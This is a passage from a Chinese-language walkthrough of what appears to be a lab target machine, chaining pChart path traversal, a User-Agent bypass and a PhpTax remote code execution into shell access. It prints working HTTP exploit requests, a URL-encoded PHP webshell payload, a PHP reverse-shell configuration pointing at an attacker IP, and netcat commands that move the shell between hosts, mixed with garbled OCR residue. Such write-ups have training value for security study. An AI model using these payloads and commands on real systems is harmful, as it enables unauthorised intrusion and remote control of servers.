    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.107/pChart2.1.3/examples/resources/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.107/pChart2.1.3/examples/sandbox/ ----
==> DIRECTORY: http://192.168.0.107/pChart2.1.3/examples/sandbox/includes/
+ http://192.168.0.107/pChart2.1.3/examples/sandbox/index.php (CODE:200|SIZE:45314)
==> DIRECTORY: http://192.168.0.107/pChart2.1.3/examples/sandbox/script/

---- Entering directory: http://192.168.0.107/pChart2.1.3/examples/sandbox/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.107/pChart2.1.3/examples/sandbox/script/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```


10. 访问data目录，发现存在目录遍历，该目录下存在两个db文件



Index of /pChart2.1.3/data


- Parent Directory
- 128B.db
- 39.db

11. 使用上面发现的文件读取获取db文件的内容，看不懂



```
GET /pChart2.1.3/examples/index.php?Action=View&Script=../data/128B.db HTTP/1.1
Host: 192.168.0.107
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/110.0.5481.97 Safari/537.36
Accept: */*
Referer: http://192.168.0.107/pChart2.1.3/examples/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
0;32;11011001100
1;33;11001101100
2;34;11001100110
3;35;10010011000
4;36;10010001100
5;37;10001001100
6;38;10011001000
7;39;10011000100
8;40;10001100100
9;41;11001001000
10;42;11001000100
11;43;11000100100
12;44;10110011100
13;45;10011011100
14;46;10011001110
15;47;10111001100
16;48;10011101100
17;49;10011100110
18;50;11001110010
19;51;11001011100
20;52;11001001110
21;53;11011100100
22;54;11001110100
23;55;11101101110
24;56;11101001100
25;57;11100101100
26;58;11100100110
27;59;11101100100
28;60;11100110100
29;61;11100110010
30;62;11011011000
31;63;11011000110
32;64;11000110110
33;65;10100011000
34;66;10001011000
35;67;10001000110
36;68;10110001000
37;69;10001101000
38;70;10001100010
39;71;11010001000
40;72;11000101000
41;73;11000100010
```




```
GET /pChart2.1.3/examples/index.php?Action=View&Script=../data/39.db HTTP/1.1
Host: 192.168.0.107
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/110.0.5481.97 Safari/537.36
Accept: */*
Referer: http://192.168.0.107/pChart2.1.3/examples/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
0;101001101101
1;110100101011
2;101100101011
3;110110010101
4;101001101011
5;110100110101
6;101100110101
7;101001011011
8;110100101101
9;101100101101
A;110101001011
B;101101001011
C;110110100101
D;101011001011
E;110101100101
F;101101100101
G;101010011011
H;110101001101
I;101101001101
J;101011001101
K;110101010011
L;101101010011
M;110110101001
N;101011010011
O;110101101001
P;101101101001
Q;101010110011
R;110101011001
S;101101011001
T;101011011001
U;110010101011
V;100110101011
W;110011010101
X;100101101011
Y;110010110101
Z;100110110101
-;100101011011
.;110010101101
 ;100110101101
$;100100100101
/;100100101001
+;100101001001
```

12. 尝试读取apache的配置文件，FreeBSD下apache的配置文件默认路径是/usr/local/etc/apache22/httpd.conf，发现对8080端口做了UA头限制

```
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>

SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>



</VirtualHost>


Include etc/apache22/Includes/*.conf
```

13. 修改UA头，重新访问8080端口，发现一个目录



Index of /


- phptax/

http://192.168.0.107:8080/

□ Post data □ Referer ☑ User Agent □ Cookies


U Mozilla/4.0 Mozilla4_browser

14. 访问该目录，似乎是一个生成PDF的


pChart 2.x - examp
Index of /
PHPTAX by Willian
PHPTAX by Willian
192.168.0.107:8080/phptax/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-
phptaxtiny1040Make PDFMake PDFtiny1040Make PDFMake PDF
tiny1040Make PDFMake PDFtiny1040Make PDFMake PDF
tiny1040Make PDFMake PDFtiny1040Make PDFMake PDF
tiny1040Make PDFMake PDFtiny1040Make PDFMake PDF
instructions1040w2
zzz

二、getshell


1. 点击一下URL就变成了192.168.0.107:8080/phptax/index.php?pfilez=1040pg1.tob&pdf=make，有两个参数，尝试修改参数值，看是否可控，经测试发现无回显，开启nc，尝试直接反弹shell，可能操作姿势有问题，没成功，使用searchsploit搜索phptax，发现一个符合条件的exp



```
└─$ searchsploit phptax
 ------------------------------------------------------------ ----------------------------
  Exploit Title                                               |  Path
 ------------------------------------------------------------ ----------------------------
PhpTax - 'pfilez' Execution Remote Code In | php/webapps/21833.rb
PhpTax 0.8 - File Manipulation 'newvalue'  | php/webapps/25849.txt
phptax 0.8 - Remote Code Execution         | php/webapps/21665.txt
 ------------------------------------------------------------ ----------------------------
Shellcodes: No Results
```

2. 利用rce漏洞通过浏览器hackbar插件写入一个webshell

```
http://192.168.0.107:8080/phptax/drawimage.php?
field=test.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E";
```



phptaxtiny1040Make PDFMake PDFtiny1040Make PDFMake PDF
tiny1040Make PDFMake PDFtiny1040Make PDFMake PDF
tiny1040Make PDFMake PDFtiny1040Make PDFMake PDF
tiny1040Make PDFMake PDFtiny1040Make PDFMake PDF
instructions1040w2


zzz

```
http://192.168.0.107:8080/phptax/index.php?field=test.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E";
```

□ Post data □ Referer ☑ User Agent □ Cookies

U Mozilla/4.0 Mozilla4_broswer

3. 访问shell文件，成功执行命令，权限为www，比较低



```
uid=80(www) gid=80(www) groups=80(www) ";
```


```
http://192.168.0.107:8080/phptax/data/test.php?cmd=id
```

□ Post data □ Referer ☑ User Agent □ Cookies

U Mozilla/4.0 Mozilla4_broswer

4. 将php反向shell复制出来，修改ip和端口


```
cp /usr/share/laudanum/php/php-reverse-shell.php /home/kali/vuln
```



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.106';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

5. 使用以下命令设置 Netcat 侦听器并将 PHP 反向 shell 的内容发送到任何传入请求


```
nc -lvnp 4444 < php-reverse-shell.php
```



```
└─$ nc -lvnp 4444 < php-reverse-shell.php
listening on [any] 4444 ...
connect to [192.168.0.106] from (UNKNOWN) [192.168.0.107] 19422
```

6. 在靶机上运行以下Netcat 命令连接到侦听器并将数据重定向到 php-reverse-shell.php 文件

```
nc 192.168.0.106 4444 > php-reverse-shell.php
```

